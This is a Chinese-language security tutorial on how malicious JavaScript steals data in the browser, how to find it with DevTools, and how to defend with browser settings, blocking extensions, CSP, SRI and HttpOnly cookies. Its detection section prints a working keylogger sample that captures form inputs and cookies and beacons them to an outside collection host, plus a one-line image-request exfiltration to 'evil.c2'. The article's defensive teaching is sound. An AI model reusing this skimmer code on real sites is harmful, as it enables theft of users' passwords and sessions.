

浏览器JavaScript脚本安全性风险:怎么识别恶意脚本与保护隐私
深入解析浏览器中JavaScript脚本的安全风险面,系统讲解如何通过开发者工具识别混淆与恶意数据采集脚本,并提供覆盖浏览器配置、扩展拦截与CSP防御的多层次隐私保护方案。

一、浏览器中 JavaScript 的安全边界与风险机制
现代浏览器为了运行富交互应用,在客户端构建了完整的 JavaScript 运行时。尽管浏览器通过“同源策略”(Same-Origin Policy)限制了跨域文档之间的任意访问,并在沙箱内隔离了本地操作系统的文件和系统调用,但一旦脚本在某个页面的上下文中成功加载并执行,它在该页面内就拥有极高的特权。
许多用户误以为“脚本只要运行在浏览器沙箱内就是安全的”,却忽视了当前页面本身所承载的高价值敏感资产。任何注入或加载进页面的脚本,都可以直接调用标准 Web API,产生以下几类典型风险:
- DOM 内容窃取与按键劫持(Keylogging):恶意脚本通过
document.addEventListener('keydown', ...)或'input',静默记录用户在登录框、表单中键入的明文密码、银行卡号与个人身份信息。 - 持久化存储与会话冒用:读取
window.localStorage、sessionStorage以及未标记HttpOnly的document.cookie,获取用户 JWT 凭据或会话 Session ID,实现身份伪造。 - 跨站脚本攻击(XSS)与原型链污染:利用输入过滤不严漏洞,攻击者动态执行远程恶意脚本,篡改页面交互逻辑或诱导下载特洛伊木马。
- 无感设备指纹追踪(Fingerprinting):利用 HTML5 Canvas 绘图渲染差异、WebGL 显卡特征、AudioContext 音频处理微差,计算出稳定唯一的设备指纹,即便清除 Cookie 也无法逃脱跨站隐形追踪。
- 算力滥用与内网探测:在后台利用 WebAssembly/Web Workers 挖取虚拟货币,或借助 WebRTC 与
fetch循环遍历本地局域网(192.168.x.x)中未设防的路由器管理界面。

二、识别恶意脚本:特征分析与 DevTools 实战排查
要有效防御未知威胁,必须学会直接在浏览器环境中定位异常脚本。恶意脚本为了躲避静态扫描和人工审计,通常具有鲜明的代码结构特征与运行期行为特征。
1. 典型的恶意代码特征
当在排查中看到以下代码组织方式时,脚本具有较高安全隐患:
- 深度混淆与控制流平坦化:变量全名为十六进制数字(如
_0x4f12、_0x2a9b),伴随大型字符串移位解码数组与switch-case死循环结构。 - 动态代码生成与执行:频繁使用
eval()、Function("...")()或setTimeout("string", ...)组装并解析执行远程下载的 Base64 字符串。 - 隐蔽的跨域发包通道:不使用常规业务 API 封装,而是直接通过
new Image().src = "https://evil.c2/log?d=" + encodeURIComponent(btoa(data))偷传数据。
// 典型的恶意数据窃取与键击记录器简写示例(供审查比对)
(function() {
  var keystrokes = [];
  // 1. 监听全页面输入框
  document.addEventListener('input', function(e) {
    if (e.target && (e.target.tagName === 'INPUT' || e.target.tagName === 'TEXTAREA')) {
      keystrokes.push({
        id: e.target.id || e.target.name,
        type: e.target.type,
        val: e.target.value,
        time: Date.now()
      });
    }
  });

  // 2. 达到阈值或页面即将卸载时通过 sendBeacon 隐蔽外发
  window.addEventListener('beforeunload', function() {
    if (keystrokes.length > 0) {
      var payload = btoa(JSON.stringify({
        origin: window.location.href,
        cookie: document.cookie,
        data: keystrokes
      }));
      navigator.sendBeacon('https://telemetry-collect-cdn.xyz/collect', payload);
    }
  });
})();

2. 使用浏览器开发者工具进行四步排查流程
无需借助外部庞大工具,现代浏览器(如 Chrome、Edge、Firefox)自带的开发者工具即可完成绝大部分恶意行为的排查与取证。按以下四个步骤操作:
- 第 1 步:Network 面板捕获异常上报
打开 DevTools(快捷键F12或Cmd+Option+I),切换到 Network 标签,勾选 Preserve log(保留日志)。在搜索过滤栏输入fetch或xhr,或过滤beacon与img。在页面输入假数据或进行交互,观察是否有向陌生第三方域名(特别是随机拼写的二级域名)发出的 POST 请求或带有长参数的 GET 请求。 - 第 2 步:Sources 面板逆向混淆与断点排查
切换到 Sources 标签。在左侧查看所有加载脚本的文件来源。点击左下角的{}(Pretty Print 代码格式化)按钮,将压缩单行脚本展开。搜索eval、sendBeacon或btoa,在可疑行首下设断点(Breakpoint),刷新页面观察调用栈(Call Stack),追溯该代码究竟由哪个插件或外部链接唤醒。 - 第 3 步:Elements / Event Listeners 检查监听挂载
切换到 Elements 标签,在右侧辅助面板中选中 Event Listeners(事件侦听器)。依次展开keydown、input、submit与unload。观察挂载在window或document上的监听函数。点击函数右侧的文件名链接,可直接跳转到源码位置,确认其是否在捕获全局输入信息。 - 第 4 步:Application 面板审查存储被窥探痕迹
切换到 Application 标签,展开左侧 Storage。查看 Cookies,确认带有登录鉴权属性的关键 Cookie 是否勾选了HttpOnly与Secure。检查LocalStorage是否有被未知脚本写入加密密文或追踪指纹 UUID。

三、关键差异对比:正常业务统计脚本 vs 恶意窃密脚本
在日常浏览或排查过程中,不少读者常将正规的网站统计分析脚本(如 Google Analytics、百度统计)与恶意窃密脚本混淆。两者虽然同样会收集客户端信息并通过网络回传,但在数据范围、代码透明度、触发机制与外发目标上有着本质区别。
理解这两种脚本的差异,能够避免在安全运维中“误杀”正常业务功能,同时迅速剔除高危恶意行为:
| 比较维度 | 正规业务统计脚本(如分析/性能监测) | 恶意窃密脚本(如 Magecart / Keylogger / 恶意油猴) |
|---|---|---|
| 数据采集边界 | 收集页面路由访问量、停留时长、滚动深度、错误堆栈等宏观聚合指标;明确脱敏,不触碰密码框内容。 | 精确捕获 <input type="password">、银行卡表单值、剪贴板文本、用户未提交的表单草稿。 |
| 网络传输目标 | 发送至厂商透明公开的统计收集接口(域名具有官方备案与可验证 SSL 证书)。 | 发送至随机注册的境外服务器、暗网跳板、或滥用临时图床、Pastebin 等隐秘通道。 |
| 代码可审计性 | 采用标准 Minify(压缩空格与局部变量名),保留清晰的模块结构与开源 SDK 溯源签名。 | 采用高强度控制流平坦化、反格式化陷阱(格式化后引发无限循环或崩溃)、动态解码 eval 执行。 |
| 执行频次与资源 | 按页面生命周期事件(如加载完毕、离开时)节流发送;CPU 占用微弱。 | 可能伴随高频轮询、持续监听所有输入按键,甚至占用 Web Worker 进行高负荷后台挖矿或嗅探。 |
四、个人隐私保护与恶意脚本防范的操作方案

防范恶意脚本并非单纯依靠单一杀毒软件,而是要在“客户端环境治理”、“网络请求拦截”与“服务端策略加固”三个层次形成纵深防御体系。
1. 浏览器客户端环境加固
普通用户和开发者均可通过调整浏览器自身的安全设置,切断恶意脚本的大部分渗透通道:
- 阻断第三方 Cookie 与站点跨域追踪:在浏览器设置的“隐私与安全”中,将“第三方 Cookie”设为完全阻止。这能使绝大多数依赖跨站 Cookie 的脚本无法串联不同网站间的个人指纹。
- 按站点细粒度限制 JavaScript 权限:对于仅用于阅读资讯、不需要交互的静态网站,可通过地址栏左侧的“站点设置”,直接将 JavaScript 设置为“禁止”。没有脚本执行环境,任何 XSS 与前端木马均无法生效。
- 开启防指纹追踪功能:现代浏览器(如 Firefox 的 Enhanced Tracking Protection,或 Brave 浏览器的 Shields)内置了对 Canvas/WebGL 的随机噪声填充功能,使恶意脚本获取到的设备哈希值每次都不一致,从而失效。
许多原本好用的浏览器插件在积累了数十万用户后,可能被不良广告公司溢价收购。新所有者通过发布版本更新,向插件的 Content Script 中植入恶意脚本,劫持用户搜索结果或窃取电商回扣。建议定期进入 chrome://extensions,移除半年以上未维护或用途不明的插件,并点击“详细信息”将扩展的“站点访问权限”从“在所有网站上”改为“在点击时”或“在特定网站上”。
2. 使用专业拦截工具构建动态过滤
安装可靠的开源安全扩展,能够从网络层拦截恶意脚本加载:
- uBlock Origin(高级用户模式):开启“我是高级用户”选项,开启双栏矩阵规则。通过红绿方块针对当前网页动态阻止第三方域名的
script资源。对不可信网站直接在右侧列点击红方块禁止一切外部脚本。 - NoScript(细粒度脚本放行):默认对所有未知网页禁用 JavaScript、Java 与 Flash,仅对用户明确信任的域名进行临时(Temp)或永久放行,从根本上隔离零日漏洞与挂马攻击。
3. 网站站长与前端开发者的安全防线
如果你是网站站长或前端开发人员,必须从源头切断恶意脚本的生存土壤:
- 配置严格的 Content Security Policy (CSP):在 HTTP 响应头中加入 CSP,限制仅允许从自身域名或指定受信 CDN 加载脚本,并绝对禁止
unsafe-inline与unsafe-eval:# 推荐的严格 CSP 响应头配置示例 Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-cdn.com; object-src 'none'; base-uri 'self'; require-trusted-types-for 'script'; - 启用子资源完整性校验(Subresource Integrity, SRI):在引用任何外部 CDN 的第三方 JavaScript 库时,必须带有
integrity属性哈希。一旦 CDN 节点被黑客篡改脚本,浏览器将立即拒绝执行并报错:<script src="https://trusted-cdn.com/npm/vue@3.3.4/dist/vue.global.prod.js" integrity="sha384-XXXXX..." crossorigin="anonymous"></script> - 重要认证凭证全量开启
HttpOnly:后端在 Set-Cookie 时务必附带HttpOnly; Secure; SameSite=Strict属性。这样即使网页存在偶发的 XSS 漏洞,恶意 JavaScript 也无法通过document.cookie窃取核心 Session。
结语与日常安全核对清单
JavaScript 的灵活性为现代 Web 带来了丰富的生产力工具,但同时也让浏览器成为了用户最直接的隐私暴露面。保护个人信息与防范恶意脚本,并不意味着要因噎废食全面关闭脚本,而是要建立清晰的识别意识与防御梯次:
- 存疑即查:遇到页面卡顿、未知弹窗或异常跳转时,第一反应打开 DevTools 观察 Network 是否有持续向陌生外网回传数据的行为。
- 权限收紧:限制扩展程序的跨站运行权限,尽量让插件“在点击时才生效”,消除供应链投毒隐患。
- 防御纵深:利用 uBlock 等工具阻断常见恶意域名与无用脚本,结合浏览器自带的第三方 Cookie 阻断机制,构建清爽且私密的网络浏览环境。
JavaScript同步执行原理:单线程模型与代码阻塞机制
2026-11-17 11:48:25
JS微信登录自定义按钮样式与交互优化
2026-11-16 13:42:22
JavaScript框架库漏洞在面试里常怎么考
2026-11-08 17:54:49
JavaScript已禁用如何启用团队使用规范怎么写
2026-11-08 14:28:33
禁用JavaScript能提升网络安全吗?真实效果与局限
2026-11-06 09:48:06







